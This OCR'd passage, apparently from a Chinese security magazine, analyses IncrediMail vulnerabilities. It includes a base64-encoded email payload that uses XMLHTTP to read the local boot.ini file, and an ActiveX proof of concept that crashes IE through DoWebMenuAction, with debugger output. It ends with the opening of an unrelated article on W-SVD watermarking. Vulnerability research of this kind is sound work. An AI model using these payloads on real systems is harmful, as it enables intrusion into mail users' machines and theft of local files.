


图3

虽说我们发现了IncrediMail存在严重的脚本执行安全漏洞，但这个漏洞却表现得过于"显露"。什么意思呢？首先，用来触发IncrediMail的脚本执行代码处于测试邮件的主题部分，当一封攻击邮件被用户接收后，其主题部分的内容会直接显示出来。也就是说，攻击者的恶意代码会直接显示在IncrediMail的界面上，稍微懂得一些网络知识的用户马上就会发现这封邮件的异常，从而不会轻易打开这封邮件。其次，我们测试邮件中的脚本代码要想被IncrediMail执行，必须让用户双击打开这封邮件才可以触发，而一般情况下，用户多半选择单击新邮件就可以查看到邮件内容，何必选择双击去打开邮件呢？除非是转发或者编辑这封邮件。

因此，我们现在需要重新测试IncrediMail，看看能不能让我们发现的漏洞隐蔽执行。既然一份新邮件的主题和时间信息会被IncrediMail直接显示在程序界面上而显得过于明显，那我们如果将攻击代码放到邮件的内容部分，不就可以躲过暴露的可能了吗？

我们重新在本地邮件服务系统上创建一封邮件，将脚本代码放入到邮件的内容部分，再次发送该测试邮件后接收。现在请注意，还没等我们双击这封新的测试邮件，一个太大的对话框就弹出来了，如图4所示。这次我们的脚本非常隐蔽地被IncrediMail执行了，没有任何明显的提示，没有双击邮件打开的要求，仅仅一个单击，邮件

内容中的脚本代码就被顺利地执行了。




图4

对于W e b应用程序来说,一旦发现脚本执行漏洞,我们就可以做很多事情,可是对于一个应用程序来说,脚本执行漏洞最大的危害不在于挂马或者隐蔽的恶意网页访问,而是能不能造成跨域脚本执行。这是因为:应用程序往往处于本地系统中,如果脚本能够获得本地执行的权限,就可以调用本地系统中的一些组件来完成对本地用户系统的操作,如添加系统用户或者获取本地敏感信息等。而一般来说,应用程序在处理脚本代码时会区分远程域和本地域,就像浏览器那样,不会轻易让一段恶意的脚本代码获得本地域的执行权限。

既然这样,我们再测试看看IncrediMail的开发者有没有如此细致地考虑自己软件的安全性。我们更换一段脚本代码,利用XMLHTTP组件来读取本地C盘上的boot.ini文件内容。默认情况下,只有本地权限获得后,才能够利用XMLHTTP组件来读取本地C盘上的boot.ini,否则脚本将不会被成功执行。将代码插入到测试邮件中,发送后接收该测试邮件,如图5所示。不用怀疑,我们在图中看到的就是本地C盘上boot.ini文件的信息,这就意味着,IncrediMail的脚本执行漏洞已经上升成为跨域脚本执行漏洞。这危害可就大了,谁能够想到自己用IncrediMail接收了一封邮件竟然发现自己的系统中被添加了一个用户。

究竟是什么原因造成IncrediMail发生跨域脚本执行漏洞的呢?首先,IncrediMail对邮件内容没有进行应有的基本安全检查,甚至只将邮件当作脚本邮件来展现,而不像其他邮件客户端向用户提供两个模式来查看邮件,一个是文本模式,一个是脚本模式。其次,IncrediMail会将邮件内容写入到本地磁盘上。我们可以右击左侧的Inbox,选择菜单中的"Properties"即属性,如图6所示。可以看到,Inbox即信箱对应的是本地磁盘上的一个文件,在我电脑上其路径为D:\Documents and Settings\awy\LocalSettings\ApplicationData \IM\Identities\{A5ADD8CA-0501-444F-BF87-30BFF2F37075}\Message Store\Inbox.imm。我们使用WinHex打开这个文件,如图7所示,发现这个Inbox.imm文件中其实就存在有所有被接收到的邮件内容信息。




图5




图6



```
00297280  om>..To: <test@local.com>..Subject: =?GBK?B?MQ==?=..X-TM-Origina
00297344  ting-IP: 127.0.0.1..Content-Type: text/html;...charset="GBK"..Co
00297408  ntent-Transfer-Encoding: base64....PE1NRyBvbmVycm9yPWFsZXJ0KDEpI
00297472  HNyYz0iaHR0cDovLzEyNy4wLjAuMTo4MDgwL3Rtdy8zOTU1..MTgzSDAvZW50ZXJ
00297536  wcmlzZS94eCI+PC9JTUc+DQo8YnIvPjxici8+PGJyLz5UdXJib01haWwod3d3..L
00297600  nR1cmJvbWFpbC5vcmcpIGlzIGZyZWUgZm9yIDI1IHVzZXJzLHRoZSB1c2VyIGlzI
00297664  G5vdyB1c2lu..ZyB0aGUgZnJ1ZSBzb2Z0d2FyZS4=.Return-Path: <test@loc
00297728  al.com>..Delivered-To: test@local.com..X-TM: 127.0.0.1;local.com
00297792  ;192.168.1.1;local.com;test@local.com;test@local.com;webmail..Me
00297856  ssage-ID: <1268008124484@local.com>..Date: Mon, 08 Mar 2010 08:2
00297920  8:44 +0800..Mime-Version: 1.0..From: "=?GBK?B?dGVzdA==?=" <test@
00297984  local.com>..To: <test@local.com>..Subject: =?GBK?B?MQ==?=..X-TM-
00298048  Originating-IP: 127.0.0.1..Content-Type: text/html;...charset="G
00298112  BK"..Content-Transfer-Encoding: base64....PE1NRyBvbmVycm9yPSJ2YX
00298176  IgWG1sSHR0cD1uZXcgQUN0aXZ1WE9iamVjdCgnTW1jcm9zb2Z0LlhN..TGh0dHAn
00298240  KTtYbWxIdHRwLk9wZW4oJ2d1dCcsJ2M6XFxib290LmluaScsdHJ1ZSk7WG1sSHR0
00298304  cC5z..ZW5kKG51bGwpO2FsZXJ0KFhtbEh0dHAucmVzcG9uc2V0ZXh0KTsiIHNyYz
00298368  0iaHR0cDovLzEyNy4w..LjAuMTo4MDgwL3Rtdy8zOTU1MTgzSDAvZW50ZXJwcmlz
00298432  ZS94Ij48L01NRz4NCjxici8+PGJyLz48..YnIvPlR1cmJvTWFpbCh3d3cudHVyYm
00298496  9tYWlsLm9yZykgaXMgZnJ1ZSBmb3IgMjUgdXNlcnMsdGhl..IHVzZXIgaXMgbm93
00298560  IHVzaW5nIHRoZSBmcmV1IHNvZnR3YXJ1Lg==.
```


图7

于是,当我们在IncrediMail中打开一封新接

收到的邮件时,其实是从Inbox.imm文件中读取显示这封邮件内容的信息,此时原本是远程的邮件信息已经被转移到了本地磁盘上,因此,脚本执行漏洞就越级升为了跨域脚本执行漏洞。

不安全的邮件显示模式是IncrediMail出现安全漏洞的最根本原因,为了避免这种漏洞发生,很多邮件客户端软件在显示邮件的时候都会默认为文本显示,当用户切换为脚本模式显示邮件时,都会给出安全警告提示,甚至一些优秀的软件会自动禁止或者过滤邮件中的恶意脚本,保护使用者的系统安全。IncrediMail作为一个非常受欢迎的邮件客户端软件在这一点上出现错误,实在让人有点觉得不应该。

我们再看看IncrediMail的另外一个有意思的漏洞。这个漏洞出现在IncrediMail向系统中注册的控件文件ImShExtU.dll上。这个文件是IncrediMail的系统外壳扩展文件,可以理解为一个为用户更快捷使用IncrediMail的控件文件。这个控件文件向系统注册了一个很有意思的函数DoWebMenuAction,其原型如下:

```
Sub DoWebMenuAction (
    ByVal bsPath As String
)
```

该函数的参数只有一个,并且是一个字符串变量。说实话,看到这样的变量我就想研究它能不能发生缓冲区溢出漏洞。于是,我写了一段脚本代码来测试这个函数。代码如下:

```
<object classid="clsid:F8984111-38B6-11D5-8725-0050DA2761C4" name="evil" ></object>
<script>
var a=Array(300);
evil.DoWebMenuAction(a);
</script>
```

代码非常简单,就是向DoWebMenuAction函数传递一个300字节长度的变量a。为什么这样做?这是由于DoWebMenuAction函数的作用其实是将图片或者动画格式的文件导入到IncrediMail程序中,作为邮件的背景画面使用。这样一来,该函数的参数就是一个文件名,Windows系统下完整文件名的长度是被限制在260字节内的,由此可见,如果我们的判断正确,300字节长度的变量a已经大于260字节的长度限制,缓冲区溢出漏洞应该可以被触发。

保存上面这段代码为testax.htm,放到服务器上(本地搭建),用IE访问这个网页,你会发现瞬间你的浏览器被关闭了!难道我们真的发现了一个溢出漏洞吗?还不急于下结论,用OllyICE挂接IE进程,再次访问testax.htm文件,竟然发现OllyICE中断不住IE进程,IE进程直接运行结束了!

看起来,问题不像我们想象的那样简单。这一次IE进程崩溃的表现不像是溢出漏洞,慢慢来下断点跟踪调试一下究竟什么原因造成了IE发生自动关闭。调试过程这里忽略,我们直接来揭示答案,如图8所示。

```
05251DDB  74 07            je     short 05251DE4
05251DDD  8BCB             mov    ecx, ebx
05251DDF  E8 C3F9FFFF      call   052517A7
05251DE4  33C0             xor    eax, eax
05251DE6  8B4D F4          mov    ecx, dword ptr [ebp-C]
05251DE9  64:890D 000000   mov    dword ptr fs:[0], ecx
05251DF0  59               pop    ecx
05251DF1  5F               pop    edi
05251DF2  5E               pop    esi
05251DF3  5B               pop    ebx
05251DF4  8B8D 04010000    mov    ecx, dword ptr [ebp+104]
05251DFA  33CD             xor    ecx, ebp
05251DFC  E8 CB3F0000      call   05255DCC
05251E01  81C5 08010000    add    ebp, 108
05251E07  C9               leave
05251E08  C2 1800          retn   18
05251E0B  6A 00            push   0
05251E0D  B8 21302605      mov    eax, 05263021
堆栈 ss:[0247F590]=2C2C2C2C
ecx=12B5FF63
```

图8

此时,即将执行的语句"mov ecx,dword ptr [ebp+104]"这个地方的104正好对应的是260的十六进制表达式。也就是说,该函数的参数取自位置260字节大小的栈,然而,这个地方却被我们过长的变量a所覆盖,因为a的长度是300字节,于是ecx被赋值为了a变量的内容,即2c2c2c2c。紧接着,正是由于这个ecx的值,导致程序被引入到下面这段异常处理代码中,如图9所示。注意看图中最后两个函数:GetCurrentProcess和TerminateProcess。多么熟悉的函数,程序在获得当前进程的句柄后,传递给TerminateProcess函数,这个函数负责直接结束当前进程。于是,我们的IE进程被结束了,所以,OllyICE没有截获到溢出的那种错误。

```
052590B5  59              pop    ecx
052590B6  6A 00           push   0
052590B8  FF15 14412605   call   dword ptr [<&KERNEL32.SetUnhand  kernel32.SetUnhandledExceptionFilter
052590BE  68 244E2605     push   05264E24
052590C3  FF15 10412605   call   dword ptr [<&KERNEL32.Unhandled  kernel32.UnhandledExceptionFilter
052590C9  833D 48A72605   cmp    dword ptr [526A748], 0
052590D0  75 08           jnz    short 052590DA
052590D2  6A 01           push   1
052590D4  E8 3C560000     call   0525E715
052590D9  59              pop    ecx
052590DA  68 090400C0     push   C0000409
052590DF  FF15 0C412605   call   dword ptr [<&KERNEL32.GetCurren  kernel32.GetCurrentProcess
052590E5  50              push   eax
052590E6  FF15 08412605   call   dword ptr [<&KERNEL32.Terminate  kernel32.TerminateProcess
052590EC  C9              leave
052590ED  C3              retn
052590EE  CC              int3
052590EF  CC              int3
```


图9

虽然说这个漏洞没有造成什么能够被利用制作网页木马的溢出漏洞,但如果你知道因为自

己安装了IncrediMail,从而导致自己的浏览器在上网的时候没事就被自动关闭,你会有多恼火!

在测试过程中,IncrediMail还出现了其他一些溢出崩溃的漏洞,我没有详细调试,大家有兴趣可以自己测试看看,如果有任何问题欢迎来黑防论坛一起讨论。

前置知识:无
关键词:W-SVD、水印、分析



W-SVD数字水印系统性能分析

文/图 王丽婧 尹晓丹

W-SVD是小波变换域数字水印算法,最初由美国Syracuse大学数学系和美国空军实验室通信遥感部联合于1998年发布,水印生成的算法由以下几步构成:

(1)图像小波分解及低频系数归一化。

(2)对低频相似矩阵做SVD变换:对于任意$M\times N$矩阵B,都可以写成$B=U\Sigma V^T$,其中U和V分别是$M\times M$和$N\times N$的正交矩阵。Σ是$M\times N$的对角矩阵。这种变换就称矩阵SVD变换。

(3)正交随机矩阵的生成:在W-SVD算法中,我们需要生成$\overline{U}$和$\overline{V}$两个随机的正交矩阵。

(4)随机对角矩阵的生成:$\overline{\Sigma}$其中有个重要参数α。

(5)替换:用种子控制的随机正交矩阵$\overline{U}$和$\overline{V}$的后d列(行)来替换原始低频系数分解矩阵U和V的后d列(行)。d是一个由比例因子d/n决定的整数。

(6)用替换后的低频系数矩阵重构图像如图1所示。

